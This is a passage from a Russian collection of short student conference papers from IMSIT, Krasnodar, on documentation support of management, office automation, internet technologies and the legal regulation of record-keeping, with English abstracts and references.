State power is broadly understood as the rule of law and the protection of citizens ' rights

Key words: State, management in bodies, authorities.

Государственная система документационного обеспечения управления (ГСДОУ) - это единство правил документирования управленческих действий на всех уровнях управления.

ГСДОУ включает в себя настоящие Основные положения, общесоюзные, отраслевые и республиканские нормативные и методические документы по вопросам документационного обеспечения управления.

Главная цель ГСДОУ - упорядочение документооборота, сокращение количества и повышение качества документов, создание условий для

эффективного применения прогрессивных технических средств и технологий сбора, обработки и анализа информации, совершенствование работы аппарата управления. [305]

Формирование основных положений ГСДОУ разрабатываются и утверждаются нормативные и методические документы по совершенствованию документационного обеспечения управления: общесоюзные, отраслевые, республиканские.

ДОУ в организации осуществляется специальной службой, подчиненной непосредственно руководителю организации.

Всеобщие требования к документам и службам документационного обеспечения распространяются на все системы документации органов государственного управления: суда, прокуратуры, учреждения, организации и предприятия, включая документы, создаваемые средствами вычислительной техники и микрографии.[306]

Всеобщие требования к документам и к службам, которые осуществляют документационное обеспечение, являются основной базой для совершенствования на единой основе документационного обеспечения управления и повышения его эффективности путем приведения к единой системе состава и форм документов. А так же повышения их качества, работ службы документационного обеспечения на базе научной организации труда и внедрения новейших технических средств.

Занятие архива организации и формы его участия в документационном обеспечении управления регулируется основными правилами работы ведомственных архивов.[307]

В механизме государственного управления власть осуществляется во многих конкретных видах, таких как политическая, административная, экономическая, организационная, информационная, идеологическая, военная.

Ход управления основывается на информации об управляемых объектах, которая чаще всего представлена в документах и поэтому она является основой принятия любого решения. ДОУ возникает только тогда, когда возникает процесс управления, но сам процесс управления может существовать только тогда, когда в нем поставлено ДОУ, т.е. составлен порядок документирования и работы с документами.

В организациях ДОУ на уровне современных требований предусматривается создание единой системы ДОУ, единого порядка работы с документами, начиная с их создания/получения и до отправки в архив (уничтожения). Система ДОУ является гарантированным способом контроля исполнения, достаточно простым средством ведения общего

---

[305] Иванова А.Ю., Шевцов В.И., Шувалова Н.Н. Документационное обеспечение государственной службы: учеб.-метод. пособие. – М.: Статут, 2004.

[306] Основы законодательства Российской Федерации об архивном фонде Российской Федерации и архивах от 07.07.1993 г. №5341-1

[307] Салменкова М.В. Актуальность и практическая значимость правовой информации // Форум молодых ученых. 2017. № 11 (15). С. 847-852. РИНЦ

делопроизводства и решения различных вопросов при работе с документами.

Положения определяют единый порядок делопроизводства в федеральных органах исполнительной власти. Единым порядком делопроизводства устанавливаются принципы и правила делопроизводства, которые являются обобщенными для всех федеральных органов исполнительной власти и которые должны исполняться во всех федеральных органах исполнительной власти независимо от вида, характера деятельности, структуры и других признаков. Следует заметить, что правила существенно отличаются от стандартной инструкции по делопроизводству в федеральных органах и других особенностей. Так же правила существенно отличаются от стандартной инструкции по делопроизводству в федеральных органах исполнительной власти, которая почти не являлась стандартной, поскольку на практике использовалась как примерная. Таким образом, с принятием правил делопроизводства в федеральных органах исполнительной власти у нас в стране выстраивается логически правильная и понятная иерархия нормативных документов в области делопроизводства.[308]

Следовательно, в настоящее время существует достаточно сформированная законодательная и нормативная база по вопросам документационного обеспечения управления, которая продолжает совершенствоваться и продвигаться. Но вместе с тем значительная часть вопросов организации и технологии работы с документами не регламентируется. [309]

Эти вопросы составляют сферу корпоративного регулирования документационного обеспечения управления, которое должно восполнять формы и методы государственного регулирования с учетом отраслевой специфики, определенных требований деятельности того или иного учреждения или предприятия, доводя реализацию установленных норм до уровня однозначных процессов.

Использованные источники:

1. Иванова А.Ю., Шевцов В.И., Шувалова Н.Н. Документационное обеспечение государственной службы: учеб.-метод. пособие. – М.: Статут, 2004.
2. Основы законодательства Российской Федерации об архивном фонде Российской Федерации и архивах от 07.07.1993 г. №5341-1
3. Салменкова М.В. Актуальность и практическая значимость правовой информации // Форум молодых ученых. 2017. № 11 (15). С. 847-852. РИНЦ
4. Салменкова М.В. Система электронных источников правовой информации: современное состояние и пути совершенствования.: Дис.кан. пед. Наук, Краснодар, 2004. 180 с.
5. Федеральный закон №149-ФЗ от 27.07.2006 «Об информации,

[308] Салменкова М.В. Система электронных источников правовой информации: современное состояние и пути совершенствования.: Дис.кан. пед. Наук, Краснодар, 2004. 180 с.
[309] Федеральный закон №149-ФЗ от 27.07.2006 «Об информации, информационных технологиях и о защите информации».

информационных технологиях и о защите информации».

УДК 004

Салменкова М.В., к.пед.н.
преподаватель
Аваков А.О.
студент 1 курса
Скворцов Р.А.
студент 1 курса
специальность: «Организация и технологии защиты информации»
Академия маркетинга и социально-информационных технологий
ИМСИТ
Россия, г. Краснодар

ИСПОЛЬЗОВАНИЕ ИНТЕРНЕТ ТЕХНОЛОГИЙ В ДОКУМЕНТАЦИОННОМ ОБЕСПЕЧЕНИИ УПРАВЛЕНИЯ

Аннотация: в данной статье рассматривается использование интернет технологий в документационном обеспечении управлении.

Целью работы является анализ использования интернет технологий в ДОУ.

Ключевые слова: Сеть, интернет, документационное обеспечение управления, интернет-система.

Salmenkova M.V.
Candidate of Pedagogical Sciences, teacher
Academy of Marketing and Social Information Technologies
IMSIT Russia (Krasnodar)
Avakov A.O.
Skvortsov R.A.
Students of the 1st course, specialty:
"Organization and technologies of information security»
Academy of marketing and social information technologies
IMSIT Russia (Krasnodar)

THE USE OF INTERNET TECHNOLOGIES IN DOCUMENT MANAGEMENT.

Annotation: this article discusses the use of Internet technologies in document management.

The aim of the work is to analyze the use of Internet technologies in pre-school.

Keywords: Network, Internet, document management software, Internet system.

В компьютерных сетях функционируют определенные стандарты, именуемые протоколами, которые гарантируют необходимую совместимость их компонентов. Выделяют два типа протоколов: аппаратные

и программные. Аппаратные устанавливают вид аппаратного взаимодействия компонентов сети, программные – вид взаимодействия проектов и сведений.

Информативные технологические процессы характеризуются соответствующими главными качествами:

1.Объектом обрабатывания считаются сведения.

2.Задачами процесса считается приобретение данных.

3.Движения обрабатывания сведений делятся в процедуры в согласовании с настоящей сферой.

4.Подбор управляющего влияния на процесс должен реализоваться лицом, которое принимает решения.

5.Аспектами улучшения процесса считается оперативность доставки различных данных юзеру, ее подлинность, безопасность и целостность.[310]

Из всех, без исключения, типов технологий информативная методика отрасли управления предъявляет наиболее большие условия к «человеческому фактору», проявляя базисное воздействие в квалификацию сотрудника, сущность его работы, физиологическую интеллектуальную нагрузку, специальные возможности и степень общественных взаимоотношений.

Формирование сетевых компьютерных технологий дало толчок к формированию всемирной интернет сети, что связывает собой большое количество независящих друг от друга и считается самоорганизующейся рассредоточенной иерархической структурой. На сегодняшний день сеть преобразилась в мировую компьютерную линию, начав, от части, новейшим информативным пространством.

Наиболее распространенными услугами сети считаются:

• Электронная связь.
• Онлайн-конференции.
• Отдел телеконференций.
• Отдел Word Wide Интернет (WWW).
• Отдел передачи файлов (FTP).
• Рассылки.

Главными чертами интернет систем считаются:

1) Незначительная угроза и мгновенная эффективность вложений.

2) Невысокая цена и доступность технологий. Все без исключения нужные свойства сеть интернет — технологий реализуются в рамках весьма обычной схемы.

3) Доступность и масштабируемость систем. Данное качество дает возможность формировать вебсайт вторичным посредством.[311]

Главные свойства интернет технологий:

---

[310] Баронов, В.В. Информационные технологии и управление предприятием / В.В. Баронов, Г.Н., Калянов, Ю.Н. Попов и др. – М.: Компания Айти, 2004.

[311] Максимович, Г.Ю., Берестова, В.И. Современные универсальные информационные технологии – основа совершенствования документационного обеспечения управления // Секретарское дело. - 2005.

- средствами осуществления процесса являются: аппаратные, программные и программно-аппаратные вычислительные комплексы;

- данными служит предмет обработки;

- цель - получение информации;

- процессы обработки данных делятся на операции в соответствии с предметной областью;

- выбор управляющих воздействий на процессы осуществляется лицами, которые принимают решение;

- критериями оптимизации являются своевременная доставка информации пользователю, ее надежность, полнота, достоверность.

Существует 2 подхода к совершенствованию ДОУ на основе современных интернет технологий:

1. Улучшение выполнения отдельных видов работ, применяя интернет технологий. Такой подход прост в реализации, так как его можно реализовать как на конкретном компьютере, так и рамках локальной сети. Он ориентируется на существующую структуру организации, связан с наименьшей степенью риска, позволяет сразу оценить эффект внедрения новых интернет технологий. Он оправдан в малых и средних по размеру организациях, фирмах, при отсутствии возможности и надобности комплексного подхода к решению проблемы, а также в фирмах, где специфика основной деятельности и ее делопроизводство не дают возможности эффективно использовать типовые решения. Нестабильность ситуации в обществе заставляет малые и средние организации «жить сегодняшним днем» и выбирать именно эту стратегию использования современных информационных технологий в своей системе управления. Характерен для малых и средних предприятий.[312]

2. Комплексное внедрение информационных технологий во все сферы ДОУ. Данный подход дает возможность создать единое информационное пространство в предприятии. Для его реализации используют специальные комплексные информационные технологии. Он является наиболее результативным методом решения проблемы в целом, но требует наличия больших финансов, модернизации организационной структуры организации, длительного временного периода реализации. Такой подход характерен для крупных организаций.[313]

Подводя итоги необходимо выделить, что интернет технологии это совокупность методов и средств направленного изменения некоторых свойств информации. Информационная технология сферы управления предъявляет самые высокие требования к «человеческому фактору», оказывая большое воздействие на квалификацию сотрудника. Интернет

---

[312] Хомоненко А.Д. Основы современных компьютерных технологий: учеб. / под ред. проф. А.Д. Хомоненко. – СПб: КОРОНА принт, 2005

[313] Салменкова М.В. Система электронных источников правовой информации: современное состояние и пути совершенствования [Текст]: автореф. дис... канд. пед, наук / М.В. Салменкова. - Краснодар: гос. ун-т, 2004.-24с.

технология считается значимым элементом процесса использования информационных ресурсов.

Сегодня главным и проблемным вопросом в ДОУ считается разработка и внедрение автоматизированных систем документационного обеспечения управления, применения компьютерных технологий в делопроизводственных процессах. В условиях увеличения объема документооборота, ключевыми целями его улучшения, увеличения производительности управленческой работы считаются: ускорение перемещения документов и сокращение трудозатратности их обработки, достигаемые при использовании современных информационных технологий, автоматизации области документационном обеспечении управления.

Использование интернет технологий в ДОУ дает возможность работать с документами безусловно, всем работникам организации, улучшая ведение делопроизводства, при этом сокращая временные и материальные затраты, повышая качество управления организацией любой формы собственности.

Использованные источники:

1. Баронов, В.В. Информационные технологии и управление предприятием / В.В. Баронов, Г.Н., Калянов, Ю.Н. Попов и др. – М.: Компания Айти, 2004.
2. Максимович, Г.Ю., Берестова, В.И. Современные универсальные информационные технологии – основа совершенствования документационного обеспечения управления // Секретарское дело. - 2005.
3. Салменкова М.В. Система электронных источников правовой информации: современное состояние и пути совершенствования [Текст]: автореф. дис... канд. пед, наук / М.В. Салменкова. - Краснодар: гос. ун-т, 2004.-24с.
4. Хомоненко А.Д. Основы современных компьютерных технологий: учеб. /под ред. проф. А.Д. Хомоненко. – СПб: КОРОНА принт, 2005

УДК 651

Салменкова М.В., к.пед.н.
преподаватель
Харина Д.В.
студент 2 курса
Гирина В.Р.
студент 2 курса
специальность: «Земельно-имущественные отношения»
Академия маркетинга и социально-информационных технологий
ИМСИТ
Россия, г. Краснодар

ОРГАНИЗАЦИЯ ИНФОРМАЦИОННО - ДОКУМЕНТАЦИОННОГО ОБЕСПЕЧЕНИЯ ДЕЯТЕЛЬНОСТИ РУКОВОДИТЕЛЯ НА ОСНОВЕ ПРИМЕНЕНИЯ АВТОМАТИЗИРОВАННЫХ ТЕХНОЛОГИЙ

Аннотация: Огромное значение придаётся механизации и автоматизации делопроизводственных процессов, которые увеличивают производительность работников занятых в управлении. Целью работы является изучение организации информационно - документационного обеспечения деятельности на основе применения автоматизированных технологий.

Ключевые слова: Автоматизированные системы, организация информационно - документационного обеспечения, процессы управления организации.

Salmenkova M.V.
Candidate of pedagogical Sciences, teacher
Academy of marketing and social information technologies
IMSIT Russia (Krasnodar)
Kharina D.V.
Girina V.R.
2nd year students, specialty:
"Land and property relations»
Academy of marketing and social information technologies
IMSIT Russia (Krasnodar)

ORGANIZATION OF INFORMATION AND DOCUMENTATION SUPPORT OF THE HEAD ON THE BASIS OF THE USE OF AUTOMATED TECHNOLOGIES.

Abstract: Great importance is attached to the mechanization and automation of office processes, which increase the productivity of employees engaged in management. The aim of the work is to study the organization of information and documentation support activities based on the use of automated technologies.

Keywords: Automated systems, organization of information and documentation support, management processes of the organization.

Управленческая деятельность присуща всем государственным и негосударственным учреждениям, а также предприятиям и организациям. Она охватывает различные направления и сферы деятельности. В этом процессе управления передаётся обрабатывается и собирается огромное количество информации. На основе информации принимаются управленческие решения, а информация служит доказательством их исполнения и источником для обобщения.[314]

Роль информационно - документационного обеспечения управления в последнее время возросла в несколько раз. В условиях современного мира, его социального, а также экономического развития следует отметить, что возросла значимость информационного обеспечения в процессе организации документационного обеспечения управления, в которое входит сбор информации, её хранение, переработка, передачи и архивация в целях принятия обоснованных и эффективных управленческих решений. Для принятия эффективных управленческих решений в современных условиях развития и роста рыночной экономики организациям требуется целостная и связная автоматизированная система документации. Система автоматизации делопроизводства и документооборота должна функционировать в локальной вычислительной сети, объединяющей компьютеры, установленные на рабочих местах работников структурных подразделений, участвующих в технологических процессах делопроизводственной деятельности. Документационное обеспечение управления в организациях, учреждениях и на предприятиях осуществляется специальной документационной службой, действующей на правах самостоятельного структурного подразделения, подчинённого непосредственно руководителю организации. Качество информации определяет качество управления. В современных условиях для повышения эффективности управления необходимо достаточное внимание в работе. Во время рыночных отношений немаловажное значение придаётся механизации и автоматизации делопроизводственных процессов, которые увеличивают производительность работников занятых в управлении.[315]

Автоматизация делопроизводства преследует достижение следующих целей в области работы с документами:

1. Регистрация всей поступающей корреспонденции, включая письма, с последующим направлением корреспонденции на рассмотрение руководству организации или в её структурные подразделения;

2. Регистрация всей исходящей корреспонденции и её внутренних документов;

3. Списание документов в дело в соответствии с принятой в

[314]Жеребенкова А.В., Документооборот на предприятии /А.В. Жеребенкова. – М.: Вершина; Издание 2-е, перераб и доп., 2011. – 384 с.

[315] Каримова Э. Н. Документационное обеспечение управленческой деятельности в условиях применения автоматизированной технологии // Научно-методический электронный журнал «Концепт». – 2015. – Т. 5. – С. 16–20.

организации номенклатурой дел;

4. Осуществление контроля за исполнением поручений;
5. Поиск документов.

Управленческая деятельность основана на реализации всех выше перечисленных видов информационных технологий в соответствии с последовательностью и содержанием отдельных этапов процесса принятия решений. Поэтому современные информационные технологии обеспечения управленческой деятельности основаны на комплексном использовании различных видов информационных процессов на базе единого технического комплекса, основой которого являются средства компьютерной техники.[316] Управление организацией основана на следующих процессах:

1. Получение информации и её обработка;
2. Анализ, подготовка и принятие решений;
3. Выполнение решений;
4. Учёт и контроль принятых решений.

Внедрение полноценной системы автоматизации делопроизводства предусматривает комплекс организационно-технических мероприятий, при котором в системе электронного делопроизводства достигается повышение оперативности управления ресурсами организации, выявляются её резервы и перспективы роста для укрепления позиций на рынке.[317]

Основной задачей документальных информационных систем является хранение и предоставление пользователю документов, содержание которых соответствует его информационным потребностям. Таким образом, документальная информационная система представляет собой единое хранилище документов с инструментарием поиска и выдачи необходимых пользователю данных.

Использованные источники:

1. Жеребенкова А.В., Документооборот на предприятии /А.В. Жеребенкова. – М.: Вершина; Издание 2-е, перераб и доп., 2011. – 384 с.
2. Каримова Э. Н. Документационное обеспечение управленческой деятельности в условиях применения автоматизированной технологии // Научно-методический электронный журнал «Концепт». – 2015. – Т. 5. – С. 16–20
3. Кузнецов С.Л. Автоматизация делопроизводства с помощью портальных WEB-технологий // Секретарское дело. 2005. №9. С. 37-40.
4. Салменкова М.В. Система электронных источников правовой информации: современное состояние и пути совершенствования.: Дис.кан. пед. Наук, Краснодар, 2004. 180 с.

[316] Кузнецов С.Л. Автоматизация делопроизводства с помощью портальных WEB-технологий // Секретарское дело. 2005. №9. С. 37-40.
[317] Салменкова М.В. Система электронных источников правовой информации: современное состояние и пути совершенствования.: Дис.кан. пед. Наук, Краснодар, 2004. 180 с.

УДК 651.4

Салменкова М.В., к.пед.н.
преподаватель
Воротникова А.М.
студент 2 курса
Рамазян Т.В.
студент 2 курса
специальность: «Земельно-имущественные отношения»
Академия маркетинга и социально-информационных технологий
ИМСИТ
Россия, г. Краснодар

ЗАКОНОДАТЕЛЬНОЕ РЕГУЛИРОВАНИЕ ДЕЛОПРОИЗВОДСТВА.

Аннотация: В статье рассматривается отражение вопросов ДОУ управленческой деятельности в условиях применения автоматизированных технологий.

Целью работы является Документационное обеспечение управленческой деятельности в условиях применения автоматизированных технологий.

Под автоматизацией в широком смысле понимается применение автоматических устройств, работающих по программе замещающих человека в любой сфере деятельности.

Ключевые слова; Автоматизация, управленческая деятельность, технологии.

Salmenkova M.V.
Candidate of pedagogical Sciences, teacher
Academy of marketing and social information technologies
IMSIT Russia (Krasnodar)
Vorotnikova A.M.
Ramazyan T.V.
The 2nd year students of the specialty: "Land and property relations»
Academy of marketing and social information technologies
IMSIT Russia (Krasnodar)

Documentary support of management activities in the conditions of application of automated technologies.

Abstract: the article deals with the reflection of the issues of DOW management activities in the conditions of application of automated technologies.

The purpose of the work is the Documentary support of management activities in the conditions of application of automated technologies.

Automation in a broad sense means the use of automatic devices that work according to a given program and partially or completely replace a person in any field of activity

Key words; automation, management activity, technologies.

В Российской Федерации регламентация документирования и порядка работы с документами развивается, прежде всего, в направлении законодательного регулирования. Параллельно приводятся в соответствие с меняющимся законодательством государственные стандарты нормативно-методические документы общегосударственного действия.

Высшей правовой значимостью обладают законы Российской Федерации. Правовые акты несут властную функцию и обязательны к применению в той области деятельности, на которую они распространяются. Законодательная регламентация документирования и работы с документами находится в настоящее время в Российской Федерации в стадии становления.

В Российской Федерации разработана национальная система стандартизации, определяющая порядок разработки и использования стандартов и объединяющая все государственные стандарты, действующие на территории России. Законом установлен статус стандарта, принципы стандартизации, виды документов по стандартизация и принципы их применения. Принципиальное отличие современных стандартов состоит в их рекомендательном характере -- стандарты применяются на добровольной основе. В соответствии с законом установлены следующие категории документов в области стандартизации:

* национальные стандарты;

* правила стандартизации, нормы и рекомендации в области стандартизации;

* общероссийские классификаторы технико-экономической и социальной информации;

* стандарты организаций.[318]

Законодательное регулирование самых разных аспектов работы с документами содержится в целом ряде правовых актов. В действующее законодательство включено значительное количество обязательных для исполнения норм, правил и требований к документированию различных направлений деятельности государственных и негосударственных организаций, к оформлению тех или иных видов документов, к их содержанию и структуре текста.

Наряду с законодательной регламентацией нормы работы с документами затрагиваются в целом ряде указов Президента, постановлений и распоряжений Правительства РФ. Эти подзаконные акты устанавливают нормы работы с документами, которые не нашли отражения в законодательных актах.[319]

Таким образом, законодательное регулирование самых разных аспектов работы с документами содержится в целом ряде правовых актов. В

[318] . Жеребенкова А.В., Документооборот на предприятии /А.В. Жеребенкова. – М.: Вершина; Издание 2-е, перераб и доп., 2011. – 373 с.

[319] Салменкова М.В. Система электронных источников правовой информации: современное состояние и пути совершенствования.: Дис.кан. пед. Наук, Краснодар, 2004. 180 с.

действующее законодательство включено значительное количество обязательных для исполнения норм, правил и требований к документированию различных направлений деятельности государственных и негосударственных организаций, к оформлению тех или иных видов документов, к их содержанию и структуре текста.[320]

Наряду с законодательной регламентацией нормы работы с документами затрагиваются в целом ряде указов Президента, постановлений и распоряжений Правительства РФ. Эти подзаконные акты устанавливают нормы работы с документами, которые не нашли отражения в законодательных актах.

Характерной чертой современности является создание законодательной основы сбора, обработки, использования, сохранения и передачи информации. Это свидетельствует о коренном изменении государственной политики в сфере формирования информационных ресурсов. Вместе с тем заметно меняется отношение в обществе к организации информационных ресурсов. Управленцы проявляют всевозрастающий интерес к проблемам законодательного регулирования и обеспечения их деятельности. Практические работники самых разнообразных управленческих систем приходят к осознанию того, что информация и документ как ее носитель, пронизывая все аспекты управления, оказывают непосредственное и целенаправленное влияние на результативную работу во всех отраслях человеческой деятельности.

Использованные источники:

1. Жеребенкова А.В., Документооборот на предприятии /А.В. Жеребенкова. – М.: Вершина; Издание 2-е, перераб и доп., 2011. – 373 с.
2. Салменкова М.В. Система электронных источников правовой информации: современное состояние и пути совершенствования.: Дис.кан. пед. Наук, Краснодар, 2004. 180 с.
3. Салменкова М.В Система электронных источников правовой информации: современное состояние и пути совершенствования: Автореф…дис. кан. пед. наук./Краснодар. гос. ун-т культуры и искусств. Краснодар 2004. – 24 с.

[320] . Салменкова М.В Система электронных источников правовой информации: современное состояние и пути совершенствования: Автореф…дис. кан. пед. наук./Краснодар. гос. ун-т культуры и искусств. Краснодар 2004. – 24 с.

УДК 004

Салменкова М.В., к.пед.н.
преподаватель
Шевченко А.Е.
студент 2 курса
Брусенко Д.С.
студент 2 курса
специальность: «Земельно-имущественные отношения»
Академия маркетинга и социально-информационных технологий
ИМСИТ
Россия, г. Краснодар

СОВЕРШЕНСТВОВАНИЕ ДОКУМЕНТАЦИОННОГО ОБЕСПЕЧЕНИЯ УПРАВЛЕНИЯ С ПРИМЕНЕНИЕМ НОВЫХ ИНФОРМАЦИОННЫХ ТЕХНОЛОГИЙ

Аннотация: В условиях стремительного прогресса информатизации общественных, рыночных отношений и конкурентной экономики своевременное и правильное решение стратегических и тактических задач в области делопроизводства и документооборота определяет жизнеспособность фирмы, организации.

В современных условиях для повышения эффективности управления необходимо уделять достаточное внимание совершенствованию работы с документами, так как всякое управленческое решение всегда базируется на информации, на служебном документе. Целью работы является; Изучение совершенствование документационного обеспечения

Ключевые слова; Документационное обеспечение управления, новые информационные технологи, совершенствования документационного обеспечения

Salmenkova M.V.
Candidate of pedagogical Sciences, teacher
Academy of marketing and social information technologies
IMSIT Russia (Krasnodar)
Anna Sh.E.
Daria B.C.
2nd year female students, specialty:
"Land and property relations»
Academy of marketing and social information technologies
IMSIT Russia (Krasnodar)

IMPROVEMENT OF DOCUMENTARY ENSURING MANAGEMENT WITH USE OF NEW INFORMATION TECHNOLOGIES

Summary: In the conditions of rapid progress of informatization of the public, market relations and competitive economy the timely and correct solution of strategic and tactical tasks in the field of office-work and document flow defines

viability of firm, organization.

In modern conditions for increase in management efficiency it is necessary to pay sufficient attention to improvement of work with documents as any management decision is always based on information, on the in-house document.

The purpose of the work is; Studying improvement of documentary providing

Keywords; Documentary ensuring management, new information technologists, improvement of documentary providing.

Огромное увеличение объемов информации и большие изменения спроса информации стали предъявлять новые требования к организации информационно-документационного обслуживания в организации.

Стали меняться требования к службам, занимающимся информационно-документационным обеспечением. За рубежом их стали называть службой управления (или менеджмента) информационно-документационными ресурсами, в нашей стране - службой документационного обеспечения управления (ДОУ). Главным направлением усовершенствования ДОУ, приспособления ее к современным условиям стало использование новейшей компьютерной и телекоммуникационной техники, формирование на ее основе высокоэффективных информационно-управленческих технологий в работе с документами.[321]

Сегодня состояние информационных технологий в ДОУ можно охарактеризовать:

-наличием большого объема баз данных, содержащих информацию о деятельности организации;

-созданием технологий, обеспечивающих интерактивный доступ пользователя к информационным ресурсам;

-расширением функциональных возможностей информационных систем и технологий, обеспечивающих обработку информации, созданием локальных многофункциональных проблемно-ориентированных информационных систем различного назначения;

Одним из основных факторов влияния научно-технического прогресса на все сферы деятельности человека является широкое использование новых информационных технологий. Среди наиболее важных и массовых сфер, в которых информационные технологии играют решающую роль, особое место занимает сфера управления. Под влиянием новых информационных технологий происходят коренные изменения в технологии управления (автоматизируются процессы обоснования и принятия решений, организация их выполнения), повышается квалификация и профессионализм специалистов, занятых управленческой деятельностью.

Совершенствование системы документационного обеспечения

[321] Максимович, Г.Ю., Берестова, В.И. Современные универсальные информационные технологии – основа совершенствования документационного обеспечения управления // Секретарское дело. - 2005.

управления на базе современных информационных технологий создает основу для единой информационной системы, охватывающей все подразделения организации.

При этом достигаются следующие цели:

-единый порядок индивидуальной и совместной работы с документами в подразделениях организации;

-создание сети, обеспечивающей движение потоков электронных документов между подразделениями организации;

-использование общей для всех организаций системы индексации документов, общих справочников-классификаторов (таких, как номенклатура дел), единой формы регистрационно-контрольной карточки (РКК) документов и т. п.[322]

Существует два подхода к совершенствованию документационного обеспечения управленческой деятельности на основе современных информационных технологий:

1. *Совершенствование выполнения отдельных видов работ путем применения универсальных информационных технологий*. Такой подход проще в реализации. Он может быть реализован как на конкретном компьютере, так и в рамках локальной сети. Он ориентируется на существующую структуру предприятия, связан с минимальной степенью риска, дает возможность сразу оценить эффект от внедрения новых информационных технологий. Он оправдан в малых и средних по размеру организациях, фирмах, при отсутствии возможности и необходимости комплексного подхода к решению проблемы, а также в фирмах, где специфика основной деятельности и ее делопроизводство не дают возможность эффективно использовать типовые решения. Нестабильность ситуации в обществе заставляет малые и средние организации "жить сегодняшним днем" и выбирать именно эту стратегию использования современных информационных технологий в своей системе управления;

2. *Комплексное внедрение информационных технологий во все сферы документационного обеспечения управления*. Этот подход позволяет создать единое информационное пространство в организации. Для его реализации используют специализированные комплексные информационные технологии. Он является наиболее эффективным способом решения проблемы в целом, однако требует наличия больших ресурсов (финансовых, людских и прочих), модернизации организационной структуры организации, продолжительного временного периода реализации. Такая стратегия характерна для крупных организаций.

Каждая организация проходит свой собственный путь с целью совершенствования документационного обеспечения управления на базе внедрения новых информационных технологий.

---

[322] Салменкова М.В. Система электронных источников правовой информации: современное состояние и пути совершенствования [Текст]: автореф. дис... канд. пед, наук / М.В. Салменкова. - Краснодар: гос. ун-т, 2004.-24с.

Сфера применения новых информационных технологий на базе персональных компьютеров и развитых средств коммуникации весьма обширна. Она включает различные аспекты - от обеспечения простейших функций служебной переписки до системного анализа и поддержки сложных задач принятия решений. Персональные компьютеры, лазерная и оптическая техника, средства массовой информации и различного вида коммуникации (включая спутниковую связь) позволяют учреждениям, предприятиям, фирмам, организациям, трудовым коллективам и отдельным специалистам получать в нужное время и в полном объеме необходимую информацию для реализации профессиональных, образовательных, культурных и тому подобных целей.

В рассматриваемой проблеме можно найти как исторически унаследованные характеристики, так и новые, связанные с коренными техническими и социально-экономическими преобразованиями в сфере документации. В особом внимании нуждается исследование организации информационного взаимодействия государственных и негосударственных структур федерального, “субъектного” и других уровней управления. Недостаточная научно-теоретическая разработанность и отсутствие должного государственного внимания к созданию концептуальной базы и выработке единых подходов к организации ДОУ влекут за собой различные отрицательные последствия, в частности отрыв от международных правил и технологий, неэффективность и недостаточную ценность сохраняемых информационных ресурсов.[323]

Основополагающую роль в решении проблем ДОУ должен сыграть закон о документации Российской Федерации. Он позволит нормативно закрепить общие принципы и наиболее существенные положения документационного обеспечения, в том числе обязательность документирования деятельности всех организаций, его формы и способы, электронное документирование, обмен информацией удовлетворения потребностей в документации субъектов права, мер ответственности за нарушения. Закон должен стать основополагающей нормативной базой, которая не только решит многие спорные вопросы электронного документооборота и электронного архива, но и определит направления и дальнейшие перспективы развития автоматизации ДОУ. Принятие закона о документации является необходимой задачей ближайшего будущего.

Исключительно важна также разработка государственных правовых актов, устанавливающих нормы (стандарты, правила) ведения делопроизводства, документации и меры ответственности за их нарушение. Стандарт, предъявляя требования к унификации элементов оформления документации, облегчает создание типовых,унифицированных и единых процессов как традиционного, так и автоматизированного

[323] Салменкова М.В. Система электронных источников правовой информации: современное состояние и пути совершенствования.: Дис.кан. пед. Наук, Краснодар, 2004. 180 с.

документирования, хранения и передачи информации.

Кроме того, важное значение имеют последующая разработка и ведение (обновление) общероссийских классификаторов технико-экономической и социальной информации, в том числе форм управленческой документации на уровне ведомств, предприятий и организаций.

Таким образом в настоящее время работы по многим аспектам проблемы ДОУ, в том числе документооборота с использованием современных информационных технологий, что на практике часто называют автоматизированным документооборотом, носят не координируемый характер. В связи с принятием Закона об информатизации (от 20.02.95 № 24-ФЗ), а также коренными изменениями социально-экономической ситуации в стране необходимо обновить весь комплекс нормативного и методического обеспечения организации работы с документированной информацией на различных уровнях государственного, общественного и экономического управления.

Использованные источники:

1. Максимович, Г.Ю., Берестова, В.И. Современные универсальные информационные технологии – основа совершенствования документационного обеспечения управления // Секретарское дело. - 2005.
2. Салменкова М.В. Система электронных источников правовой информации: современное состояние и пути совершенствования [Текст]: автореф. дис... канд. пед, наук / М.В. Салменкова. - Краснодар: гос. ун-т, 2004.-24с.
3. Салменкова М.В. Система электронных источников правовой информации: современное состояние и пути совершенствования.: Дис.кан. пед. Наук, Краснодар, 2004. 180 с.

УДК 681.5

Салменкова М.В., к.пед.н.
преподаватель
Каджая Э.Б.
студент 2 курса
Шестаков В.Д.
студент 2 курса
специальность: «Земельно-имущественные отношения»
Академия маркетинга и социально-информационных технологий
ИМСИТ
Россия, г. Краснодар

ДОКУМЕНТАЦИОННОЕ ОБЕСПЕЧЕНИЕ УПРАВЛЕНЧЕСКОЙ ДЕЯТЕЛЬНОСТИ В УСЛОВИЯХ ПРИМЕНЕНИЯ АВТОМАТИЗИРОВАННЫХ ТЕХНОЛОГИЙ

Аннотация: В статье рассматривается отражение вопросов ДОУ управленческой деятельности в условиях применения автоматизированных технологий. Целью работы является Документационное обеспечение управленческой деятельности в условиях применения автоматизированных технологий.

Под автоматизацией понимается одно из направлений научно-технического прогресса.

Ключевые слова: Автоматизированные технологии, управленческая деятельность.

Salmenkova M.V.
Candidate of pedagogical Sciences, teacher
Academy of marketing and social information technologies
IMSIT Russia (Krasnodar)
Kadzhaya E.B.
Shestakov V.D.
2nd year students, specialty:
"Land and property relations»
Academy of marketing and social information technologies
IMSIT Russia (Krasnodar)

DOCUMENTARY SUPPORT OF MANAGEMENT ACTIVITIES IN THE CONDITIONS OF APPLICATION OF AUTOMATED TECHNOLOGIES.

Abstract: The article deals with the reflection of the issues of DOW management in the conditions of application of automated technologies. The purpose of the work is the Documentary support of management activities in the conditions of application of automated technologies. Automation is understood as one of the directions of scientific and technical progress.

Key words: Automated technologies, management activities.

Обоснованность и профессиональный уровень принимаемых решений определяет эффективность деятельности фирмы. Необходимость учета при принятии управленческих решений большого количества политических, экономических, социальных, юридических и моральных факторов значительно усложняет задачу выбора правильного варианта решения. В первую очередь, необходимо собрать необходимую информацию для принятия решения. В этом отношении существенную помощь руководителю оказывают современные информационные технологии. Информационная технология — процесс, совокупность средств и методов сбора, обработки и передачи данных (первичной информации) для получения информации о состоянии объекта, процесса или явления (информационного продукта). [324]

Целью информационных технологий — является производство информации для ее анализа человеком, и принятия на его основе решения по выполнению какого-либо действия.

